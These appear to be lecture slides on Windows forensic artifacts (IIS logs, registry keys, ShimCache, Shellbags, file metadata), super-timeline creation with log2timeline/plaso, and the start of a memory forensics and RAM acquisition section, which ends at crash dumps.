
- Contain a timestamp of when the log was written
 - Time generated
 - Time written

IIS W3C Logs

- Microsoft Internet Information Server (IIS)
- Often maintained in
%WinDir%\System32\LogFiles or
%WinDir%\inetpub\logs\LogFiles
 - Log file location is configurable
- Each virtual server can have its own subdirectory
 - W3SVC1, W3SVC2, ... W3SVCn
- Log is ASCII text and easily parsed

IIS W3C Logs

- Time stamps (GMT)
- Source IP
- Request
- Browser agent info




```
#Software: Microsoft Internet Information Services 7.0
#Version: 1.0
#Date: 2012-07-04 23:06:35
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) sc-status
2012-07-04 23:06:34 127.0.0.1 GET / - 80 - 127.0.0.1 Mozilla/4.0+(compatible;+MSIE+7.0;+windows+NT+6.0;+SLCC:
2012-07-04 23:06:34 127.0.0.1 GET /welcome.png - 80 - 127.0.0.1 Mozilla/4.0+(compatible;+MSIE+7.0;+windows+I
2012-07-04 23:06:34 127.0.0.1 GET /favicon.ico - 80 - 127.0.0.1 Mozilla/4.0+(compatible;+MSIE+7.0;+windows+I
2012-07-04 23:11:29 ::1 GET / - 80 - ::1 Mozilla/4.0+(compatible;+MSIE+7.0;+windows+NT+6.0;+SLCC1;+.NET+CLR-
2012-07-04 23:11:29 ::1 GET /welcome.png - 80 - ::1 Mozilla/4.0+(compatible;+MSIE+7.0;+windows+NT+6.0;+SLCC:
2012-07-04 23:11:29 ::1 GET /favicon.ico - 80 - ::1 Mozilla/4.0+(compatible;+MSIE+7.0;+windows+NT+6.0;+SLCC:
#Software: Microsoft Internet Information Services 7.0
#Version: 1.0
#Date: 2012-07-04 23:43:33
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) sc-status
2012-07-04 23:43:33 127.0.0.1 GET /hello.asp - 80 - 127.0.0.1 Mozilla/4.0+(compatible;+MSIE+7.0;+windows+NT-
2012-07-04 23:47:31 127.0.0.1 GET /hello.html - 80 - 127.0.0.1 Mozilla/4.0+(compatible;+MSIE+7.0;+windows+N
2012-07-04 23:57:20 127.0.0.1 GET /hello.html - 80 - 127.0.0.1 Mozilla/4.0+(compatible;+MSIE+7.0;+windows+N
2012-07-04 23:57:51 127.0.0.1 GET /hello.aspx - 80 - 127.0.0.1 Mozilla/4.0+(compatible;+MSIE+7.0;+windows+N
```

Netsetup.log

- Found in c:\WINDOWS\Debug\NetSetup.LOG
- Created during system setup
- Records information about
 - Workgroup
 - Domain membership
- Contains timestamps about changes

Task Scheduler Log

- Log file path is located in the registry
- Contains information about tasks that were scheduled with the “at” command



Cbs.log

- Vista+ Package Manager application
- Found in %WinDir%\Logs\cbs\cbs.log
- Keeps track of items during install/uninstall
- Able to find problems with system files by searching for src.exe (“[SR]”) entries

```
2012-07-04 18:05:45, Info CBS Appl: detect Parent, Package: Microsoft-windows-winRM-IIS-Extensions-Downl
2012-07-04 18:05:45, Info CBS Appl: Evaluating package applicability for package Microsoft-windows-winRM-
2012-07-04 18:05:45, Info CBS Plan: Package: Microsoft-windows-winRM-IIS-Extensions-Downlevel-Package~31b
2012-07-04 18:05:45, Info CBS Appl: detect Parent, Package: Microsoft-windows-winRM-IIS-Extensions-Downl
2012-07-04 18:05:45, Info CBS Appl: detectParent (exact match): package: Microsoft-windows-winRM-IIS-Ext
2012-07-04 18:05:45, Info CBS Appl: detect Parent, Package: Microsoft-windows-winRM-IIS-Extensions-Downl
2012-07-04 18:05:45, Info CBS Appl: Evaluating package applicability for package Microsoft-windows-winRM-
2012-07-04 18:05:45, Info CBS Plan: Package: Microsoft-windows-winRM-IIS-Extensions-Downlevel-Package~31b
2012-07-04 18:05:45, Info CBS Appl: detect Parent, Package: windows-Management-Framework-Core-MiniLP~31b
2012-07-04 18:05:45, Info CBS Appl: detectParent (exact match): package: windows-Management-Framework-Cor
2012-07-04 18:05:45, Info CBS Appl: detect Parent, Package: windows-Management-Framework-Core-MiniLP~31b
2012-07-04 18:05:45, Info CBS Appl: detectParent (exact match): package: windows-Management-Framework-Cor
2012-07-04 18:05:45, Info CBS Appl: detect Parent, Package: windows-Management-Framework-Core-MiniLP~31b
2012-07-04 18:05:45, Info CBS Appl: Evaluating package applicability for package windows-Management-Fram
2012-07-04 18:05:45, Info CBS Plan: Skipping package since its start state and target state are both abs
```

Registry

- All registry keys have a “LastWrite” time
- Indicates the last time a key was modified
- Child keys have no affect on parent keys

```
2012-07-12 20:31:59.761999 $$$PROTO.HIV\ControlSet001\Enum\Root\LEGACY_TEF
2012-07-12 20:31:59.824499 $$$PROTO.HIV\ControlSet001\Enum\Root\LEGACY_FAS
2012-07-12 20:32:00.715124 $$$PROTO.HIV\ControlSet001\Control\Print
2012-07-12 20:32:05.277624 $$$PROTO.HIV\ControlSet001\Enum\Root\LEGACY_IMA
2012-07-12 20:32:27.418249 $$$PROTO.HIV\ControlSet001\Control\Print\Provid
2012-07-12 20:32:28.715124 $$$PROTO.HIV\ControlSet001\Services\Eventlog\Ap
2012-07-12 20:32:34.246374 $$$PROTO.HIV\ControlSet001\Control\Print\Enviro
```

Registry - UserAssist

- UserAssist values hold executed programs along with their last run time

Registry - ShimCache

- Example run of ShimCacheParser.py
 - <https://github.com/mandiant/ShimCacheParser>

```
root@bt:~/Desktop# shimcacheparser.py -r system
[+] Reading registry hive: system...
[+] Found 32bit Windows XP Shim Cache data...
[+] Found 32bit Windows XP Shim Cache data...
Last Modified Last Update Path File Size Process Exec Flag
04/14/08 12:00:00 07/11/12 18:42:59 C:\WINDOWS\system32\oobe\msoobe.exe 29184 N/A
04/14/08 12:00:00 05/02/12 20:03:11 C:\WINDOWS\system32\oobe\oobealn.exe 51200
04/14/08 12:00:00 07/12/12 20:31:05 C:\WINDOWS\system32\wsntfy.exe 13824 N/A
04/14/08 12:00:00 07/12/12 20:29:35 C:\WINDOWS\System32\cscui.dll 326656 N/A
07/12/09 07:55:40 05/02/12 20:03:33 c:\ff5392f0a6cf2dd27311f9ad9601f04a\install.
04/14/08 12:00:00 05/02/12 20:03:35 C:\Program Files\Outlook Express\setup50.exe
04/14/08 12:00:00 05/02/12 20:03:35 C:\WINDOWS\inf\unregmp2.exe 208896 N/A
04/14/08 12:00:00 07/12/12 20:26:29 C:\WINDOWS\system32\verclsid.exe 28672 N/A
04/14/08 12:00:00 07/12/12 20:26:29 C:\WINDOWS\system32\SHELL32.dll 8461312 N/A
04/14/08 12:00:00 07/12/12 20:26:29 C:\WINDOWS\system32\NETSHELL.dll 1703936 N/A
04/14/08 12:00:00 07/12/12 20:26:46 C:\WINDOWS\system32\shdocvw.dll 1499136 N/A
04/12/12 00:49:04 05/02/12 20:04:27 C:\Program Files\VMware\VMware Tools\poweron
```

Registry - Shellbags

- Set of registry keys that contain information about the size, view and positions of a folder in Windows explorer
- Well documented from various sources
 - Details are combined at <http://www.williballenthin.com/forensics/shellbags/index.html>
 - Shellbags.py – output in “bodyfile” format

```
root@bt:~/Desktop# shellbags.py /mnt/windows/Documents\ and\ Settings/Administrator/NTUSER.DAT
0|\My Computer (Shellbag)|0|0|0|0|0|978325200|978325200|978325200|978325200
```

Application Files

- Browser files
 - History
 - Bookmark files
- Chat programs
 - Skype
 - Yahoo messenger

System Files

- Prefetch
- Job Files
- Recycle bin
- Shortcuts (.LNK)

User Files

- Office Document Metadata
- PDF
- Pictures

and many more...

Office Documents

- All office files by default contain metadata that includes author and dates modified, created, number of updates...
- Office 2007+
 - xml file: docProps/core.xml

PDF

- PDF files contain metadata information similar to MS Office files

%PDF-1.3

%âãïÓ

```
1 0 obj<</Author(someone)/Creator(PScript5.dll  
Version 5.2.2)/Title(Microsoft Word -  
LISAT08a3.doc)/Producer(DynamicPDF for Java  
v4.0.3)/CreationDate(D:20090224155538Z)/ModDa  
te(D:20090224155538Z)>>
```

Pictures (Image Files)

- Image files often contain metadata
 - Camera
 - Camera settings
 - Location
 - Timestamps

Putting it together

- Log2timeline
 - Rewritten from Perl to Python
 - Now called plaso, run as log2timeline.py
 - Written by Kristinn Gudjonsson
 - <http://log2timeline.net/>

Log2timeline

- Allows an investigator to create a timeline using a large number of files, many of which we discussed today
- Able to focus on certain files, file types, or entire drives
- Can automatically process VSS copies

Log2timeline.py

- General help:

<https://plaso.readthedocs.io/en/latest/>

\$ log2timeline.py -h

- Getting a list of supported files

\$ log2timeline.py --parsers

Generating a Timeline

Approach 1:

```
$ log2timeline.py results.plaso disk-image.dd
```

```
$ psort.py -o l2tcsv -w results.csv results.plaso
```

Approach 2:

```
$ psteal.py --source disk-image.dd -o l2tcsv -w  
results.csv
```


l2tcsv – File

05/24/2017,11:18:42,UTC,

M..B,

FILE,

UNKNOWN Content Modification Time,Content Modification Time; Creation Time,

USER-6713BE3AFE,

/Program Files/VideoLAN/VLC/locale/cy/LC_MESSAGES/vlc.mo,

TSK:/Program Files/VideoLAN/VLC/locale/cy/LC_MESSAGES/vlc.mo Type: file,

TSK:/Program Files/VideoLAN/VLC/locale/cy/LC_MESSAGES/vlc.mo,

filestat,

file_size: 299031;

is_allocated: True;

sha256_hash: 541aece235f1350f6983ee2f769985762f47897ac40c88ea598f6b2452fdce82

l2tcsv – LNK files

11/30/2017,04:14:10,

UTC,

M...,

FILE,

File entry shell item,

Content Modification Time,

USER-6713BE3AFE,

Name: paper_carving_database_storage_to_detect_and_trace_security_breaches (1...,

Name: PA0BBE~1.PDF Long name:

paper_carving_database_storage_to_detect_and_trace_security_breaches (1).pdf Shell item path: <My Documents> dfir-reading-

materials\paper_carving_database_storage_to_detect_and_trace_security_breaches (1).pdf Origin:

paper_carving_database_storage_to_detect_and_trace_security_breaches (1).lnk,

lnk/shell_items,

sha256_hash: 652df749299facf9b1449a5c415b779ef18c6d349c17fb019bbd692959d2fb17

l2tcsv – User Assist

11/29/2017,23:30:45,

UTC,

M...,

REG,

Registry Key: UserAssist,

Content Modification Time,

USER-6713BE3AFE,

UEME_RUNPATH:C:\Program Files\Adobe\Reader

11.0\Reader\AcroRd32.exe Count: 19,

userassist,

sha256_hash:

2c742dc15848f0857ed1ad4dbfa9ce2f3f662d9d2f93d31b4a0118be9eb
dedc5

Exercise

- Finding a Malware Infection

References

- **Windows Forensic Analysis, Harlan Carvey**
- **HowTo: Creating Mini-Timelines**
<http://windowsir.blogspot.com/2011/09/creating-mini-timelines.html>
- **SUPER Timeline Creation using log2timeline-sift** <http://computer-forensics.sans.org/blog/2011/12/07/digital-forensic-sifting-super-timeline-analysis-and-creation>
- **Extended Log File Format Always in GMT**
<http://support.microsoft.com/kb/194699>
- **FIXDLEN_DATA (job file header)**<http://msdn.microsoft.com/en-us/library/cc248286%28PROT.13%29.aspx>
- **MACTIME output**
http://wiki.sleuthkit.org/index.php?title=Mactime_output

References

- **ShimCacheParser** <https://blog.mandiant.com/archives/2459>
- NTFS Prefetch Analysis, CEIC 2008, by Dominik Weber
<https://support.guidancesoftware.com/node/1542>
- Prefetch EnScript by Yogesh Khatri <http://42llc.net/?p=375>
- PrefetchForensics application http://www.woanware.co.uk/?page_id=173
- **Prefetch Hash Calculator + a hash lookup table xp/vista/w7/w2k3/w2k8**
<http://www.hexacorn.com/blog/2012/06/13/prefetch-hash-calculator-a-hash-lookup-table-xpvistaw7w2k3w2k8/>
- Windows Internals, 5th Edition, Mark Russinovich et al

References

- [1] <https://kacos2000.github.io/WindowsTimeline/WindowsTimeline.pdf>
- [2] <https://salt4n6.com/2018/05/03/windows-10-timeline-forensic-artefacts/>
- [3] <https://binaryforay.blogspot.com/2017/04/introducing-timeline-explorer-v0400.html>
- [4] <https://binaryforay.blogspot.com/2018/05/introducing-wxtcmd.html>
- [5] <https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1492184583.pdf>
- [6] <https://github.com/MarkBaggett/srum-dump>

Memory Forensics

What is memory forensics?



- Memory forensics is the process of acquiring and analyzing physical memory (RAM) in order to find artifacts and evidence
- Usually performed in conjunction with disk and network forensics



Image from: http://en.wikipedia.org/wiki/Random-access_memory

Documentation

- **The Art of Memory Forensics**
- **Malware Analyst's Cookbook**
- **Websites**
 - volatility-labs.blogspot.com
 - volatilityfoundation.org
 - memoryanalysis.net
- **Volatility wiki**
 - <https://github.com/volatilityfoundation/volatility/wiki/Volatility-Documentation-Project>
 - community documentation: 200+ docs from 60+ different authors




What can we find?

- Running processes
- Active network connections
- Loaded kernel drivers
- Console input and output
- Malware-created artifacts
- Application information
(URL history, chat logs,
emails)
- Disk encryption keys
- A whole lot more...


Why does it matter?

- Can recover the entire state of the operating system and running applications at the time of the capture
- Can also uncover historical information
- Much of the information recovered from memory is never written to disk or the network
- “Advanced” malware operates only in memory
- Sandbox, honeypot, automated analysis
- This doesn’t mean you shouldn’t build a live IR toolkit
 - It just means you should run them *after* collecting RAM

Data lifetime



OS view / vs / Memory Forensics



Memory Acquisition

When to acquire?

- ***BEFORE* DISCONNECTING FROM THE NETWORK!**
- Not during times of dramatic change
- Avoid disk defragmentation
- Avoid antivirus scans
- Avoid system backups
- Limit your interaction with the machine until the acquisition is done

Hardware Acquisition

- Leverages hardware protocols to read physical memory without software
 - Firewire, PCI, Thunderbolt
- Advantages
 - No need for administrative access
 - Less chance for malware interference
- Disadvantages
 - Hardware usually needs to be pre-installed
 - Firewire is limited to first 4GB of memory


Software Acquisition

- Done through 3rd-party programs that load a kernel driver to read physical pages (RAM)
- Advantages:
 - Can be loaded onto any system running a supported OS
 - Can be performed over the network
- Disadvantages:
 - Requires administrative access
 - Potential for malware interference

Volatility Surge

- The only tool we recommend for memory acquisition across Windows/Linux/Mac
- Surge-Collect
 - Runs on Windows, Linux, and Mac
 - Dumps RAM, pagefile(s) and/or files on disk to external media or over the network to Surge-Server
 - Hostname, uptime, OS version info, API details
- Surge-Server
 - Runs on Windows, Linux, or Mac
 - Provides authenticated, encrypted TCP channel
 - Fast, compression on the wire
 - Supports multiple concurrent connections

Volexity Surge



Surge Demo Copy

- Your Windows-Tools folder contains a demo copy of Surge for Windows
- Expires 08/22
- bin/windows/surge-collect.exe is the acquisition tool
- surge-server included for all Oses
- doc/ contains example files.txt and full documentation

Demo

- Surge
 - Password: primitivejoysalt
- Windows target machine
- Linux server system
- Remote capture over SSL
- Select file acquisition
- --no-memory
- --pagefiles

Acquisition: Hibernation Files

- Created when a system hibernates and is written to C:\hiberfil.sys
- Contains a complete copy of RAM at the time of hibernation
- It is not cleared when the system wakes
- This can be leveraged for memory forensics
- The Volume Shadow Service (VSS) can be leveraged for historical copies

Acquisition: Hibernation Files

- Hibernation file
 - `powercfg -h on`
 - `shutdown -h`
 - Start > Shutdown + shift > hibernate
 - Able to save to an alternate location or default and collect from disk

Acquisition: Crash Dump Files

- Crash dump
